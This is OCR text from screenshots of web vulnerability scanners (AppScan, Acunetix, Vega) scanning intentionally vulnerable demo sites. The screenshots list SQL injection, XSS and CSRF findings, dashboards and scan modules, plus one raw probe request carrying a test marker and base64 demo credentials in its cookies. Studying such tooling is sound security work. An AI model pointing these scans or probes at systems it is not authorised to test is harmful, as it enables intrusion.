Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...






Sans nom - IBM Rational AppScan
Fichier Edition Affichage Examen Outils Aide
Examiner Interrompre Exploration manuelle Test de recherche de logiciels malveillants Configuration des examens Scan Expert Journal d'examen Rapport Mettre à jour
Basé sur l'URL
Mon application (67)
http://demo.testfire.net/ (67)
/ (3)
comment.aspx (2)
default.aspx
disclaimer.htm
feedback.aspx (1)
high_yield_investments.htm
search.aspx
servererror.aspx
subscribe.aspx (3)
subscribe.swf
survey_questions.aspx
admin (7)
altoro
bank (43)
images (1)
new folder (2) (1)
new folder (3) (1)
pr
selector (1)
Tableau de bord
Jauge de gravité des problèmes
Nombre total de problèmes : 67
13
17
25
12
Classés par : Gravité Décroissant
Problèmes de sécurité 67 (variantes 147) de 'Mon application'
Données d'identification de connexion prévisibles (1)
Identificateur de session non mis à jour (1)
Injection SQL en aveugle (2)
Le cookie permanent contient des informations de session sensibles. (1)
Schéma d'erreur de base de données trouvé (7)
http://demo.testfire.net/bank/account.aspx (1)
amUserId (Cookie)
http://demo.testfire.net/bank/transaction.aspx (3)
http://demo.testfire.net/bank/transfer.aspx (3)
Verrouillage de compte inadéquat (1)
Falsification de requête intersite (CSRF) (9)
Fractionnement de la réponse HTTP (1)
Liste de répertoires BEA WebLogic URL Trickery (1)
Précédent Suivant Gravité Elevée Etat Ouvert
Informations sur les problèmes Conseil Recommandation de correction Demande/Réponse
Afficher dans le navigateur Rapport Faux positif Test manuel Supprimer la variante Définir comme non vulnérable Définir comme page d'erreur
Variante : 1 sur 3 Test D'origine Entrer une phrase...
POST /bank/account.aspx HTTP/1.0
Cookie: amUserId=100116014WFXSSProbe; ASP.NET_SessionId=xtp5523wdv50c545lxkbgk55; amSessionId=45640110134; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Content-Length: 23
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: demo.testfire.net
Content-Type: application/x-www-form-urlencoded
listAccounts=1001160141
HTTP/1.1 500 Internal Server Error
Content-Length: 5143
Server: nginx/1.0.5
Date: Tue, 23 Aug 2011 08:29:15 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: ASP.NET
Capture d'écran
Détails de la variante
ID : 22900
Description : Règle de validation globale
Différence :
Les modifications suivantes ont été appliquées à la demande d'origine :
• Affecter au cookie 'amUserId' la valeur '100116014WFXSSProbe'
Raisonnement :
Entrez des commentaires supplémentaires pour cette variante.



Malware-Scan.12588.scan - IBM Rational AppScan
File Edit View Scan Tools Help
Scan Pause Manual Explore Scan Configuration Scan Expert Scan Log Report Update Scan for Malware
Arranged By: Severity Descending
3 Security Issues (3 variants) for 'My Application'
Link to malicious content detected (1)
http://evil.testfire.net/ (1)
evil.testfire.net
Malicious Content (Malware) detected (1)
http://demo.testfire.net/malware/eicar.aspx (1)
Link to unwanted content detected (1)
http://www.warez.com/ (1)
www.warez.com
Url Based
My Application (3)
http://demo.testfire.net/ (1)
/
comment.aspx
default.aspx
disclaimer.htm
feedback.aspx
search.aspx
subscribe.swf
survey_questions.aspx
bank
images
malware (1)
pr
http://evil.testfire.net/ (1)
/ (1)
http://www.warez.com/ (1)
/ (1)
Previous Next Severity High (Manual) State Open
Issue Information Advisory Fix Recommendation Request/Response
Link to malicious content detected
Severity: High
Type: Application-level test
WASC Threat Classification: User-Defined Tests
CVE Reference(s): N/A
Security Risk: N/A
Possible Causes
Technical Description
This issue implies malicious content was discovered or are suspected to exist within your application or in a direct link.
AppScan uses static analysis technolgy from IBM's ISS X-Force to determine whether the returned content will attempt to perform malicious actions. Such actions can include overwriting protected system files, trying to get
Dashboard
Issue Severity Gauge
Total number of issues: 3
2
1
0
0
Visited URLs 21/21
Completed Tests 3/42
3 Security Issues
2
1
0
0


demo.testfire.net.scan - IBM Rational AppScan
File Edit View Scan Tools Help
Scan Pause Manual Explore Scan Configuration Report Find Scan Log PowerTools Analyze JavaScript
Issues Tasks Data
Url Based Content Based
My Application (123)
http://demo.testfire.net/ (123)
/ (4)
comment.aspx (5)
default.aspx (1)
disclaimer.htm (4)
feedback.aspx (1)
high_yield_investments.htm (3)
Privacypolicy.aspx
retirement.htm
search.aspx (3)
servererror.aspx
subscribe.aspx (7)
subscribe.swf
survey_questions.aspx
admin (7)
altoro
App links tab
Dashboard
Issue Severity Gauge
Total number of issues: 123
Arranged By: Severity Descending
123 Security Issues (379 variants) for 'My Application'
Authentication Bypass Using SQL Injection (1)
Blind SQL Injection (4)
Cross-Site Scripting (10)
DOM Based Cross-Site Scripting (3)
Poison Null Byte Windows Files Retrieval (1)
Predictable Login Credentials (1)
SQL Injection (12)
Unencrypted Login Request (5)
XPath Injection (1)
Cross-Site Request Forgery (7)
Security Issues
Previous Next Severity State
Issue Information Advisory Fix Recommendation Request/Response
Authentication Bypass Using SQL Injection (1)
Analysis Tab
uid http://demo.testfire.net/bank/login.aspx
Use the Next/Previous arrows to navigate through the detailed information for individual issues.


acunetix
WEB APPLICATION SECURITY


Acunetix Web Vulnerability Scanner (Enterprise edition)
File
Tools
Configuration
Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
Report
Start URL: http://192.168.100.217:80/pacms
Profile: default
Start
Scan Results
Status
Scan Thread 1 (http://192.168.100.217:80/pacms)
Finished
Alerts (533)
Cross Site Scripting (2)
/pacms/update.php (2)
fct (2)
variant 1
variant 2
PHPSESSID session fixation (2)
/pacms
/pacms/src
Broken links (15)
TRACE Method Enabled (1)
Possible sensitive directories (3)
Directory listing found (216)
Application error message (16)
Password type input with autocomplete enabled (8)
GHDB: Apache directory listing which show Apache...
GHDB: Files uploaded through FTP (54)
Knowledge Base (6)
Ajax framework script.aculo.us
Ajax framework prototype
Ajax framework script.aculo.us
Ajax framework prototype
List of client scripts
List of files with inputs
Scan Thread 1 (http://192.168.100.217:80/pacms
Vulnerability information
Threat level
acunetix threat level
Level 3: High
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Alerts found
Total alerts found 533
High 2
Medium 2
Low 251
Informational 278
Scan information
Target information
Target http://192.168.100.217:80/pacms
Activity Window
Knowledge base finished.
Checking for stored XSS ...
Stored XSS finished.
Finished scanning.
Saving scan results to database ...
Done saving to database.
Application Log
Error Log
Ready


Acunetix Web Vulnerability Scanner (Consultant edition)
File Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
Report
Start URL: http://192.168.0.29:80/
Profile: default
Start
Scan Results
Scan Thread 1 (http://192.168.0.29:80/)
Alerts (560)
Apache Mod_Rewrite Off-By-One Buffer Overflow Vulnerab...
PHP version older than 4.4.1 (1)
PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
Unfiltered Header Injection in Apache 1.3.34/2.0.57/2.2.1 (1)
Cross Site Scripting (223)
SQL injection (76)
Directory traversal (Unix) (13)
File inclusion (2)
Script source code disclosure (5)
CRLF injection/HTTP response splitting (2)
PHP code injection (2)
Blind SQL/XPath injection (27)
Macromedia Dreamweaver Remote Database Scripts (1)
Cross Site Scripting in URI (2)
Apache version older than 1.3.34 (1)
Cookie manipulation (11)
Backup files (1)
PHPinfo page found (3)
Source code disclosure (1)
User credentials are sent in clear text (2)
Broken links (2)
Hidden form input named price was found (7)
Scan Thread 1 (http://192.168.0.29:80/)
Vulnerability information
Threat level
acunetix threat level
Level 3: High
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Alerts found
Total alerts found 560
High 361
Medium 17
Low 128
Informational 54
Scan information
Target information
Target http://192.168.0.29:80/
Activity Window
Added request for URL http://testphp.acunetix.com/comment.php?pid=2
URL found "./comment.php?pid=3" (method: window.open)
Added request for URL http://testphp.acunetix.com/comment.php?pid=3
Analyzing file: http://testphp.acunetix.com/product.php
Analyzing file: http://testphp.acunetix.com/product.php?pic=1
Resolved domain test.acunetix.com to 80.237.198.236
Application Log
Error Log
Ready


Online Vulnerability Scanner
https://ovs.acunetix.com/#
Online Vulnerability Scanner
Dashboard
Launch Scan
Scan Targets
Scans
Reports
All Scans
Scan Target
All
Delete Scans
Generate Report
Refresh
Scan Target
Start Date
Progress
Scan Type
Recurrence
Status
testphp - Web
11 Feb 2014 15:34 (0h 12m 3s)
100%
Web - Full Scan
None
81 41 10 36
testasp - Net
9 Dec 2013 11:49 (0h 54m 37s)
100%
Network - Full Scan (safe checks)
None
1 5 0 21
testhtml5 - Web
9 Dec 2013 11:55 (0h 15m 55s)
100%
Web - Full Scan
None
24 4 7 1
testhtml5 - Web
2 Dec 2013 14:22 (0h 15m 51s)
100%
Web - Full Scan
None
24 4 7 2
testasp - Net
28 Nov 2013 14:31 (1h 18m 26s)
100%
Network - Full Scan (safe checks)
None
1 5 0 22
testaspnet - Net
28 Nov 2013 14:32 (1h 10m 24s)
100%
Network - Full Scan (safe checks)
None
1 4 0 22
testasp - web
26 Nov 2013 11:10 (1h 16m 1s)
100%
Network - Full Scan (safe checks)
None
1 5 0 22
testaspnet - Web
26 Nov 2013 11:02 (1h 23m 28s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Net
26 Nov 2013 11:01 (0h 49m 32s)
100%
Network - Full Scan (safe checks)
None
0 3 1 25
testphp - Web
26 Nov 2013 11:02 (0h 20m 22s)
100%
Web - Full Scan
None
114 61 7 53
testhtml5 - Web
26 Nov 2013 11:06 (0h 15m 26s)
100%
Web - Full Scan
None
22 4 7 1
testasp - web
26 Nov 2013 11:03 (0h 5m 48s)
100%
Web - Full Scan
None
17 20 6 18
testphp - Web
26 Nov 2013 10:02 (0h 20m 24s)
100%
Web - Full Scan
None
115 61 7 53
testaspnet - Net
26 Nov 2013 09:12 (0h 45m 42s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Web
26 Nov 2013 09:09 (0h 20m 54s)
100%
Web - Full Scan
None
115 61 7 53
testasp - web
26 Nov 2013 09:07 (0h 0m 37s)
100%
Web - XSS
None
1 5 0 11
testaspnet - Net
13 Nov 2013 12:31 (1h 31m 9s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testasp - Net
13 Nov 2013 12:31 (1h 26m 13s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Net
13 Nov 2013 12:39 (0h 21m 5s)
100%
Network - Full Scan (safe checks)
None
0 4 1 25
testhtml5 - Net
13 Nov 2013 12:08 (0h 21m 9s)
100%
Network - Full Scan (safe checks)
None
0 3 1 24
1—20 of 50
« ‹ 1 2 3 › »

Online Vulnerability Scanner


ovs.acunetix.com/#/

OVS BETA Dashboard Launch Scan Scan Targets Scans Reports

Dashboard

Auto Refresh Quick Start Guide

Vulnerabilities by Severity



Latest Scans

Host	Type	Threat	Completed
testhtml5 - Web	Web	High	2 Dec 14:38
testasp - Net	Network	High	28 Nov 15:50
testaspnet - Net	Network	High	28 Nov 15:42
testasp - web	Network	High	26 Nov 12:26
testaspnet - Web	Network	High	26 Nov 12:26
testphp - Net	Network	Medium	26 Nov 11:50
testphp - Web	Web	High	26 Nov 11:23
testhtml5 - Web	Web	High	26 Nov 11:21
testasp - web	Web	High	26 Nov 11:09
testphp - Web	Web	High	26 Nov 10:22

Top 10 Vulnerabilities

SQL injection (verified)	41
Cross site scripting (verified)	37
Blind SQL Injection	31
Application error message	24
Email address found	16
DOM-based cross site scripting	15
Directory listing	14
Possible CSRF (Cross-site request forgery)	12
HTML form without CSRF protection	8
Broken links	8


Most Vulnerable Hosts

testphp - Web
testhtml5 - Web
testasp - web
testasp - Net
testaspnet - Web
testaspnet - Net
testphp - Net
testhtml5 - Net


Upcoming Scans

No upcoming scans


VEGA


Applications Places System
Mon Nov 11, 11:32 PM
Subgraph Vega
File Scan Window Help
Website View
Scan Alerts
Create a New Scan
New Scan Parameters
VEGA
Input the base URI:
http://testphp.vulnweb.com/
Select the modules to run:
Injection Modules
Format String Injection Checks
URL Injection checks
HTTP Header Injection checks
XML Injection checks
Shell Injection Checks
SQL Injection Arithmetic checks
Integer Overflow Injection Checks
Directory Listing and Traversal Checks
XSS Injection checks
Response Processing Modules
